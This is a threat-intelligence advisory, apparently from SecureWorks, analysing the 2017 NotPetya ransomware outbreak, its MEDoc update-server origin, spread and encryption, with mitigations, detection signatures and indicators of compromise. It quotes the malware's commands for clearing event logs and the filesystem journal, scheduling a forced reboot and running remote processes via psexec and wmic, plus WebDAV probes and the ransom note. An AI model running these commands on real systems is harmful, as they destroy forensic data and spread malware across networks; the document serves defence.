Widespread outbreak of NotPetya ransomware

SecureWorks® Counter Threat Unit™ Threat Intelligence

SecureWorks(R) Counter Threat Unit(TM) (CTU) researchers are tracking reports of a widespread ransomware outbreak that has globally impacted numerous organizations. Most reports incorrectly identified the ransomware as Petya or Goldeneye. While the messages displayed to the victim are similar to Petya, CTU(TM) analysis has not detected any code overlap between the current ransomware and Petya/Goldeneye. Subsequently, the name NotPetya has been assigned to this new variant. NotPetya differs from other ransomware outbreaks because it uses stolen credentials and exploits vulnerabilities to spread rapidly through impacted organizations.

NotPetya's initial deployment may have occurred via a compromised software update mechanism belonging to Ukrainian financial software publisher MEDoc (My Electronic Document). MEDoc is used extensively by Ukrainian organizations and those doing business in the region. MEDoc stated that they were the victim of a "virus attack." Later, MEDoc denied that their infrastructure was used to facilitate attacks or distribute malware.


The MEDoc application periodically polls upd.me-doc . com . ua for software updates. This update facility appears to have been compromised to deliver malware. NotPetya was deployed either as part of the MEDoc update service, or via its worm functionality remotely running Rundll32.exe to deploy the malware with no user interaction. It is NotPetya's self-spreading worm functionality that can infect Internet-connected entities that do not use the MEDoc software. NotPetya creates a scheduled task to restart the system one hour after the initial infection, and then erases the system logs and filesystem journal:

```
C:\Windows\system32\cmd.exe /c schtasks /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe
/r /f" /ST 17:03 wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Applicati
on & fsutil usn deletejournal /D %c:
```

During the hour wait for a system reboot, NotPetya attempts to steal credentials using WDigest and propagates throughout the compromised network using psexec (renamed as dllhost.dat) and wmic:

```
dllhost.dat u%s \%s -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1 wbem\wmic.ex
e %s /node:"%ws" /user:"%ws" /password:"%ws"  process call create "C:\Windows\System32\rundll32.exe \"
C:\Windows\%s\" #1 OPTIONS /admin$ HTTP/1.1
```

NotPetya scans the local subnet and attempts a connection on ports 139 and 445 to each IP address in sequence (see Figure 1). It also attempts to exploit the same vulnerability leveraged by EternalBlue in the WCry campaign.




```
OPTIONS /admin$ HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601
translate: f
Host:
```

```
HTTP/1.1 200 OK
Allow: OPTIONS, GET, HEAD, POST
Date: Tue, 27 Jun 2017 15:38:25 GMT
Server: ECS (atl/FCEB)
Content-Length: 0
```

```
PROPFIND /admin$ HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601
Depth: 0
translate: f
Content-Length: 0
Host:
```

Figure 1. NotPetya network connection. (Source: SecureWorks)

When the scheduled task causes the compromised system to reboot, NotPetya acquires a handle to PhysicalDrive0, overwrites the master boot record (MBR), and encrypts a number of files on the drive. During this process, the malware imitates a CHKDSK scan (see Figure 2).




```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 86784 of 149472 (58%)
```

Figure 2. NotPetya initial display mimicking CHKDSK scan. (Source: SecureWorks)

The ransomware encrypts specific files on the disk using the AES128 algorithm. The public encryption key does not vary for this malware sample, and systems compromised by this NotPetya sample are not assigned unique keys. Therefore, a private key discovered in the future could be used to decrypt all affected files. File extensions targeted by the ransomware include:

```
.3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .doc
x .dwg .eml .fdb .gz .h .hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx
.pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv
 .work .xls .xlsx .xvd .zip
```

After the encryption process completes, NotPetya displays a message for the victim to send $300 to Bitcoin wallet 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX, and to email the installation key and wallet ID to wowsmith123456 @ posteo . net (see Figure 3).



```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   bCvbqw-9ysHZL-gB74r4-akTZac-1kwvM1-QEDNzG-BynqBU-BrDCAD-xsSxyM-JSJYj5

If you already purchased your key, please enter it below.
Key: _
```

Figure 3. NotPetya ransom page. (Source: SecureWorks)

The email provider stated that the email address exploited by NotPetya has been blocked since midday CEST on June 27, so it is unlikely that any victim who has paid the ransom will receive decryption keys.

To mitigate this threat, CTU researchers recommend clients implement the following:

- Monitor for threat indicators, specifically the scheduled task used to reboot the compromised system. Cancelling this task can provide extra time to back up files before the system is rebooted and encrypted.
- Apply the Microsoft security updates for MS17-010, including updates for the Windows XP and Windows Server 2003 legacy operating systems.
- Disable SMBv1 on systems where it is not necessary (e.g., hosts that do not need to communicate with Windows XP and Windows 2000 systems). Carefully evaluate the need for allowing SMBv1-capable systems on interconnected networks compared to the associated risks.
- Segment networks to isolate hosts that cannot be patched, and block SMBv1 from traversing those networks.
- Use network auditing tools to scan networks for systems that are vulnerable to the vulnerabilities described in MS17-010.
- Implement a backup strategy that includes storing data using offline backup media. Backups to locally connected, network-attached, or cloud-based storage are often insufficient because ransomware frequently accesses and encrypts files stored on these systems.
- Consider using backup solutions that preserve low-level disk configuration data like that stored in the MBR.
- Isolate MEDoc installations and block automatic update facilities until the vendor has confirmed they are not involved or have fully remediated the compromise.
- Disable the WDigest authentication mechanism to prevent the recovery of plaintext credentials that facilitate the spread of NotPetya.
- Reduce user privileges to limit the effectiveness of malware.
- Ensure robust incident response, backup, and restore plans are in place.

The CTU research team has developed the countermeasures listed in Tables 1 and 2 to detect this threat and is investigating the feasibility of additional countermeasures. Third-party devices receive updated protection as it is released from the respective vendors and deployed by SecureWorks device management security teams.

Signature ID	Alert Message
54088	VID83242 NotPetya ransomware binary detected
54087	VID30982 Suspicious WebDAV PROPFIND Request to /admin$ - Inbound
54086	VID30982 Suspicious WebDAV OPTIONS Request to /admin$ - Inbound
54089	VID30982 Suspicious WebDAV OPTIONS Request to /admin$ - Outbound
54090	VID30982 Suspicious WebDAV PROPFIND Request to /admin$ - Outbound
52744, 52734, 53893	VID28367 TOR SSL Server Certificate Detected - Inbound

Table 1. SecureWorks iSensor countermeasures covering this threat.

Name	GUID
WMIC used to create remote process	af2168fe-7d1c-4895-82c1-389b96a68b09
NotPetya PsExec Execution	d56badab-ac7a-4b50-a0cc-207953e5056c
Filesystem Journal Cleared	afb9b7d2-916a-46a2-ba3f-0e1d212c75a9

Table 2. SecureWorks Red Cloak rules covering this threat.

AETD Carbon Black countermeasures are being developed at time of publication and will be applied to customer environments as soon as possible.

To mitigate exposure to this threat, CTU researchers recommend that clients use available controls to restrict access using the indicators in Table 3. The IP address and domain may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
upd . me-doc . com . ua	Domain name	MEDoc update server implicated in NotPetya distribution
92 . 60 . 184 . 55	IP address	MEDoc update server implicated in NotPetya distribution
dba9b41462c835a4c52f705e88ea0671f4c72761893ffad79b8348f57e84ba54	SHA256 hash	MEDoc updater implicated in NotPetya distribution
027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745	SHA256 hash	NotPetya (perfc.bat)

02ef73bd2458627ed7b397ec26ee2de2e92c71a0e7588f78734761d8edbdcd9f	SHA256 hash	Credential stealing tool associated with NotPetya

Table 2. Indicators for this threat.

References:

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
http://www.me-doc.com.ua/vnimaniyu-polzovateley
https://www.facebook.com/medoc.ua/posts/1904044929883085
https://posteo.de/en/blog/info-on-the-petrwrappetya-ransomware-email-account-in-question-already-blocked-since-midday
https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a

---

Corporate Headquarters
1 Concourse Pkwy NE #500
Atlanta, GA 30328
1.877.838.7947
www.secureworks.com

Europe & Middle East
France
8 avenue du Stade de France
93218 Saint Denis Cedex
+33 1 80 60 20 00
www.secureworks.fr

Germany
Main Airport Center,
Unterschweinstiege 10 60549
Frankfurt am Main Germany
069/9792-0
www.dellsecureworks.de

United Kingdom
UK House, 180 Oxford St
London W1D 1NN
United Kingdom
+44(0)207 892 1000
www.secureworks.co.uk

1 Tanfield
Edinburgh EH3 5DA
United Kingdom
+44(0)131 260 3040
www.secureworks.co.uk

United Arab Emirates
Building 15, Dubai Internet City
Dubai, UAE PO Box 500111
00971 4 420 7000

Asia Pacific
Australia Building 3, 14 Aquatic
Drive Frenchs Forest, Sydney
NSW
Australia 2086
1800 737 817
www.secureworks.com.au
Japan
Solid Square East Tower 20F
580 Horikawa-cho, Saiwai-ku
Kawasaki, 212-8589
Japan
81-(44)556-4300
www.secureworks.jp